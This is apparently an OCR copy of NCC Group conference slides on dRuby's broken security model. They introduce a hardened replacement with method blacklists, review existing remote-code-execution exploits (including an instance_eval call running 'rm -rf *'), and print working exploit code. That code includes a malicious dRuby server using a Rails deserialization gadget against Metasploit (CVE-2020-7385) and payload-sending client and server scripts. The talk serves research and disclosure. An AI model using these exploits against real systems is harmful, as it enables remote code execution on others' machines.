
Introducing drab:

- Gemified drb codebase from MRI with string replace and hardening
- Can be used as a drop-in replacement for drb, but speaks a different wire protocol (all drb must be drab)

drab — rm -rf /*

drab (anti-)features:

- Removes block invocation handling



drab — rm -rf /*

drab (anti-)features:

- Removes block invocation handling
- Implements method ID filtering
  - Whitelist approach based on API contracts

```
class StdOutErrorWrapper
  include DRab::DRabUndumped

  class_variable_set(:@@drab_whitelist, [
    "respond_to?", "write", "print", "eof?", "puts", "printf", "<<", "tty?",
    "to_s", "nil?", "flush"
  ])
```

drab — rm -rf /*

drab (anti-)features:

- Removes block invocation handling
- Implements method ID filtering
  - Whitelist approach based on API contracts
  - Blacklist known dangerous APIs in lieu of whitelisting

drab — Blacklisting is never a good idea, this is a desperate measure (part 1)

```
BANNED_BASIC_OBJECT_METHODS = Set.new(["send", "__send__", "method",
"methods", "inspect", "private_methods", "protected_methods", "public_method",
"public_methods", "public_send", "singleton_class", "singleton_method",
"singleton_methods", "taint", "trust", "untaint", "untrust", "instance_eval",
"instance_exec", "method_missing", "singleton_method_added",
"singleton_method_removed", "instance_variables", "instance_variable_get",
"instance_variable_set", "instance_variable_defined?",
"remove_instance_variable",])
```


drab — Blacklisting is never a good idea, this is a desperate measure (part 2)

```
BANNED_MODULE_METHODS = Set.new(["used_modules", "alias_method",
"append_features", "attr", "attr_reader", "attr_accessor", "attr_writer",
"define_method", "extend_object", "extended", "include", "included",
"included_modules", "instance_method", "instance_methods", "module_eval",
"module_exec", "prepend", "private_class_method", "private_constant",
"private_instance_methods", "protected_instance_methods",
"public_class_method", "public_instance_method", "public_instance_methods",
"remove_class_variable", "constants", "nesting", "ancestors", "autoload",
"class_eval", "class_exec", "class_variable_get", "class_variable_set",
"class_variables", "const_get", "const_set", "const_missing",
"deprecate_constants", "method_added", "method_removed", "method_undefined",
"method_function", "prepend_features", "prepended", "private", "refine",
"remove_const", "remove_method", "undef_method", "using",])
```

drab — Blacklisting is never a good idea, this is a desperate measure (part 3)

```
BANNED_REPL_METHODS = Set.new(["pry", "binding", "__binding__",
"remote_pry", "remote_pray", "pry_remote", "pray_remote",])
```

drab — dRuby's own blacklist



```
# List of insecure methods.
#
# These methods are not callable via dRuby.
INSECURE_METHOD = [
  :__send__
]
```

drab — dRuby's own blacklist

```
# List of insecure methods.
#
# These methods are not callable via dRuby.
INSECURE_METHOD = [
  :__send__
]
```

This doesn't even block `:send`.

drab — rm -rf /*

drab (anti-)features:

- Removes block invocation handling
- Implements method ID filtering
  - Whitelist approach based on API contracts
  - Blacklist known dangerous APIs in lieu of whitelisting
- Restricts marshalling
  - Replace primitive type marshalling with JSON
  - Overload `def self._loads` to implement marshal deserialization with JSON

drab — rm -rf /*

drab (anti-)features:


- Removes block invocation handling
- Implements method ID filtering
  - Whitelist approach based on API contracts
  - Blacklist known dangerous APIs in lieu of whitelisting
- Restricts marshalling
  - Replace primitive type marshalling with JSON
  - Overload `def self._loads` to implement marshal deserialization with JSON
  - Validate binary structures of bytes to be unmarshalled against AST-like patterns

drab — rm -rf /*

drab (anti-)features:

- Removes block invocation handling
- Implements method ID filtering
  - Whitelist approach based on API contracts
  - Blacklist known dangerous APIs in lieu of whitelisting
- Restricts marshalling
  - Replace primitive type marshalling with JSON
  - Overload `def self._loads` to implement marshal deserialization with JSON
  - Validate binary structures of bytes to be unmarshalled against AST-like patterns
- Track `object_ids` exposed across hosts to whitelist proxy object creation

Meta-Exploitation — Exploiting exploits and other ironies



- We forgot to mention another big user of dRuby
  - Exploits

Introduction — What?


- dRuby (”Distributed Ruby”) aka DRb aka drb
- Remote object call library for Ruby
- Included in the standard library
- Used by various gems and applications as plumbing or built-in Ruby IPC
  - pry-remote
  - Rinda
  - Spork
  - Specjour
  - Adhearsion
- Used as built-in Ruby IPC

Introduction — What?

- dRuby (”Distributed Ruby”) aka DRb aka drb
- Remote object call library for Ruby
- Included in the standard library
- Used by various gems and applications as plumbing or built-in Ruby IPC
  - pry-remote
  - Rinda
  - Spork
  - Specjour
  - Adhearsion
  - Metasploit
- Used as built-in Ruby IPC

Meta-Exploitation — If you listen, they will connect?

- Shodan apparently sees a lot of things on port 8787, but it’s all HTTP



Meta-Exploitation — If you listen, they will connect?

- nmap used to sort of recognize it, but not anymore...

```
# nmap -sV 127.0.0.1 -p 8787
...
PORT     STATE SERVICE  VERSION
8787/tcp open  msgsrvr?
1 service unrecognized despite returning data. If you know the service/version, ...
SF-Port8787-TCP:V=7.70%I=7%D=5/20%Time=60A658D3%P=x86_64-pc-linux-gnu%r(Ke
SF:rberos,3A6,"\0\0\0\x03\x04\x08F\0\0\x03\x9b\x04\x08o:\x0eTypeError\x08:
SF:\tmesg\"aincompatible\x20marshal\x20file\x20format\x20\(can't\x20be\x20
SF:read\)\n\tformat\x20version\x204\.8\x20required;\x20106\.129\x20given:\
SF:x07bt\[\x11I\"7/usr/local/lib/ruby/3\.0\.0/drb/drb\.rb:597:in\x20`load'
...
# echo -en 'stacktrace plz' | nc -q 1 127.0.0.1 8787 | hexdump -C
00000000  00 00 00 03 04 08 46 00  00 02 b5 04 08 6f 3a 16  |......F......o:.|
00000010  44 52 62 3a 3a 44 52 62  43 6f 6e 6e 45 72 72 6f  |DRb::DRbConnErro|
00000020  72 08 3a 09 6d 65 73 67  49 22 29 70 72 65 6d 61  |r.:.mesgI")prema|
00000030  74 75 72 65 20 6d 61 72  73 68 61 6c 20 66 6f 72  |ture marshal for|
...
```

Meta-Exploitation — A review of existing dRuby exploits

- The official one from the dRuby ”docs”

```
# !!! UNSAFE CODE !!!
ro = DRbObject::new_with_uri("druby://your.server.com:8989")
class << ro
  undef :instance_eval  # force call to be passed to remote object
end
ro.instance_eval("`rm -rf *`")
```

Meta-Exploitation — A review of existing dRuby exploits

- The official one from the dRuby ”docs”
- Metasploit’s exploit/linux/misc/drb_remote_codeexec

```
def method_instance_eval(p)
  p.send(:instance_eval,"Kernel.fork { `#{payload.encoded}` }")
end
...
def exploit
  ...
    serveruri = "druby://#{datastore['RHOST']}:#{datastore['RPORT']}"
  ...

  DRb.start_service ## up to 6.0.12
  p = DRbObject.new_with_uri(serveruri)
  class << p
    undef :send
  end
```

Meta-Exploitation — A review of existing dRuby exploits

- The official one from the dRuby ”docs”
- Metasploit’s exploit/linux/misc/drb_remote_codeexec

```
def method_instance_eval(p)
  p.send(:instance_eval,"Kernel.fork { `#{payload.encoded}` }")
end
...
def exploit
  ...
    serveruri = "druby://#{datastore['RHOST']}:#{datastore['RPORT']}"
  ...

  # DRb.start_service # this is unnecessary ## 6.0.13-6.0.14
  p = DRbObject.new_with_uri(serveruri)
  class << p
    undef :send
  end
```

Meta-Exploitation — A review of existing dRuby exploits

- The official one from the dRuby ”docs”
- Metasploit’s exploit/linux/misc/drb_remote_codeexec
- As it turns out, the exploits are all focused on sending strings to dangerous methods
  - Super basic, crass even
  - `:instance_eval` is the go-to method
  - As methods can be overloaded, Metasploit falls back to `:syscall`


Meta-Exploitation — A review of existing dRuby exploits

- The official one from the dRuby ”docs”
- Metasploit’s exploit/linux/misc/drb_remote_codeexec
- As it turns out, the exploits are all focused on sending strings to dangerous methods
  - Super basic, crass even
  - `:instance_eval` is the go-to method
  - As methods can be overloaded, Metasploit falls back to `:syscall`
- As you may have noticed, these use dRuby itself as a client to exploit dRuby servers

Meta-Exploitation — A review of existing dRuby exploits

- The official one from the dRuby ”docs”
- Metasploit’s exploit/linux/misc/drb_remote_codeexec
- As it turns out, the exploits are all focused on sending strings to dangerous methods
  - Super basic, crass even
  - `:instance_eval` is the go-to method
  - As methods can be overloaded, Metasploit falls back to `:syscall`
- As you may have noticed, these use dRuby itself as a client to exploit dRuby servers
- We have also shown up to this point that dRuby is unsafe at any speed

Meta-Exploitation — Targeting Metasploit



- Obviously, we could just connect to Metasploit's dRuby server to get code execution
- But we could have so much more fun with deserialization gadgets
- Metasploit uses Rails/ActiveRecord, which has a reliable gadget

Meta-Exploitation — Hack me? No, hack you. CVE-2020-7385

```ruby
require 'drb'
require "erb"

class ActiveSupport
  class Deprecation
    def initialize()
      @silenced = true
    end
    class DeprecatedInstanceVariableProxy
      def initialize(instance, method)
        @instance = instance
        @method = method
        @deprecator =
          ActiveSupport::Deprecation.new
      end
    end
  end
end
```

```ruby
class ExploitServer
  def send(symbol, *args)
    if symbol == :instance_eval
      raise Exception.new
    end
    begin
      erb = ERB.allocate
      erb.instance_variable_set :@src, ('puts("hello metasploit...");')
      erb.instance_variable_set :@lineno, 42
      depr = ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy \
                                              .allocate
      depr.instance_variable_set :@instance, erb
      depr.instance_variable_set :@method, :result
      depr.instance_variable_set :@var, "@result"
      depr.instance_variable_set :@deprecator,
                                 ActiveSupport::Deprecation.new

      return depr
    rescue => e
      puts(e)
    end
  end
end
```

Meta-Exploitation — Hack me? No, hack you. CVE-2020-7385

```
SERVER_URI='druby://localhost:8787'
FRONT=ExploitServer.new

DRb.start_service(SERVER_URI, FRONT)
DRb.thread.join
```

- Uses the standard Rails deserialization gadget
  - Written by the same person who wrote the original Metasploit DRb exploit
  - The gadget requires a method call to be made on it to trigger it
- Abuses Metasploit's fallback implementation
  - When the exploit passes the "file descriptor" back into `:send`, DRb will call some things on it, triggering the deserialization
- We told Metasploit about their DRb problems

Meta-Exploitation — Hack me? No, hack you. CVE-2020-7385

```
SERVER_URI='druby://localhost:8787'
FRONT=ExploitServer.new

DRb.start_service(SERVER_URI, FRONT)
DRb.thread.join
```


- Uses the standard Rails deserialization gadget
  - Written by the same person who wrote the original Metasploit DRb exploit
  - The gadget requires a method call to be made on it to trigger it
- Abuses Metasploit's fallback implementation
  - When the exploit passes the "file descriptor" back into `:send`, DRb will call some things on it, triggering the deserialization
- We told Metasploit about their DRb problems
- We later found out their fix was wrong
- They commented out `DRb.start_service`

Meta-Exploitation — Hack me? No, hack you. CVE-2020-7385

```
SERVER_URI='druby://localhost:8787'
FRONT=ExploitServer.new

DRb.start_service(SERVER_URI, FRONT)
DRb.thread.join
```

- Uses the standard Rails deserialization gadget
  - Written by the same person who wrote the original Metasploit DRb exploit
  - The gadget requires a method call to be made on it to trigger it
- Abuses Metasploit's fallback implementation
  - When the exploit passes the "file descriptor" back into `:send`, DRb will call some things on it, triggering the deserialization
- We told Metasploit about their DRb problems
- We later found out their fix was wrong
- They commented out `DRb.start_service`
- They eventually removed the code entirely, which was our original recommendation

Meta-Exploitation — Towards Safer dRuby Exploits



- As you may have noticed, just because we override send in our `ExploitServer` class, anyone could still use DRbObject references against us, and pretty much everything else, but especially universal deserialization gadgets
- The right way to exploit dRuby is not to use dRuby at all
- And instead reimplement the wire protocol in a safer, more controlled, and less magical way

Meta-Exploitation — `drb-rb` and `parshal`

- So we wrote some gems
- `drb-rb`: An implementation of just the dRuby raw wire protocol
- `parshal`: A partial implementation of the Ruby Marshal serialization format, with a focus on only supporting primitive safe types and just enough on top of that to exploit dRuby while not being trivially exploitable
- They are suitable for manually messing around with the protocol

Meta-Exploitation — The Right Way

```
require 'drb-rb'
require 'socket'
sock = TCPSocket.open("<host>", 8787)
DRbRb.drb_write_request(sock,
  nil.object_id,
  'instance_eval',
  ["puts 'This is a very dangerous payload'"],
  nil)
```

- This doesn’t Marhsal deserialize anything
- Why would you Marshal deserialize anything?

Meta-Exploitation — The Right Way: Server Mode

```ruby
require 'drb-rb'
require 'socket'

server = TCPServer.new "0.0.0.0", 8787
loop do
  Thread.start(server.accept) do |client_sock|
    DRbRb.start_server(client_sock) do |id, m, args, blk|
      puts "id: #{id.inspect}, method: #{m.inspect}, args: #{args.inspect}, &block: #{blk.inspect}"
      if id[0] == nil
        obj = gen_gadget_obj("id > /tmp/.here")
        exp = Exception.new(obj)
        exp.set_backtrace([])
        [false, exp]
      else
        exp = Exception.new("nope.jpeg")
        exp.set_backtrace(["haha", "oh", "wow"])
        [false, exp, true]
      end
    end
    client_sock.close
  end
end
```

- Makes it very easy to spin up an evil (but secure) dRuby server
- If you return gadgets in exceptions, even if they don't auto-trigger, they will have methods called on them by DRb's exception handling code

Meta-Exploitation — The Right Way: Server Mode

```ruby
require 'drb-rb'
require 'socket'

server = TCPServer.new "0.0.0.0", 8787
loop do
  Thread.start(server.accept) do |client_sock|
    DRbRb.start_server(client_sock) do |id, m, args, blk|
      puts "id: #{id.inspect}, method: #{m.inspect}, args: #{args.inspect}, &block: #{blk.inspect}"
      if id[0] == nil
        obj = gen_gadget_obj("id > /tmp/.here")
        exp = Exception.new(obj)
        exp.set_backtrace([])
        [false, exp]
      else
        exp = Exception.new("nope.jpeg")
        exp.set_backtrace(["haha", "oh", "wow"])
        [false, exp, true]
      end
    end
    client_sock.close
  end
end
```

```
# ruby server.rb
id: [nil, "\x04\b0"], method: ["instance_eval", "\x04\bI\"\
     x12instance_eval\x06:\x06EF"], args: [["puts \"lol\"",
      "\x04\bI\"\x0Fputs \"lol\"\x06:\x06ET"]], &block: [
     nil, "\x04\b0"]
^C
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /tmp/.here
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
#
```

Conclusion — Waking up, breaking out

- dRuby’s security model is non-existent
- dRuby is even less secure than its own documentation would lead one to believe
- dRuby is a bad protocol and should feel bad
- Don’t use dRuby, even in your exploits

Conclusion — Rip it up, tear it down

- There is hope
  - Sort of...
- As long as you're not tied to dRuby-isms, it's possible to replace it
  - `drab` for drop-in wire-incompatible replacement
  - `drb-rb` for low-level wire-compatible protocol handling
  - Or gRPC
- If tied to dRuby-isms, you likely have other vulnerabilities
- But at least we can write non-exploitable dRuby exploits now

Conclusion — Next Steps

- `drb-rb` and `parshal` are published on RubyGems
- We will publish our main dRuby exploit CLI script soon
- We wrote a Metasploit module to replace the original insecure one that got yanked
  - We are currently migrating it to use `drb-rb`
- All of our code will be up at `https://github.com/nccgroup/drb-rb` ”soon”™

Greetz — Whether you want them or not

- 関将俊 (Masatoshi Seki)
  - Author of dRuby and things that use it
  - Fellow Magikarp aficionado
    - Yes, he named that flounder of a Magikarp ”redhat”
  - Also ”pretty good” at the TCG

dRuby Security Internals

Distributed Ruby, Distributed Ruin

Jeff Dileo
@chaosdatumz

Addison Amiri

nccgroup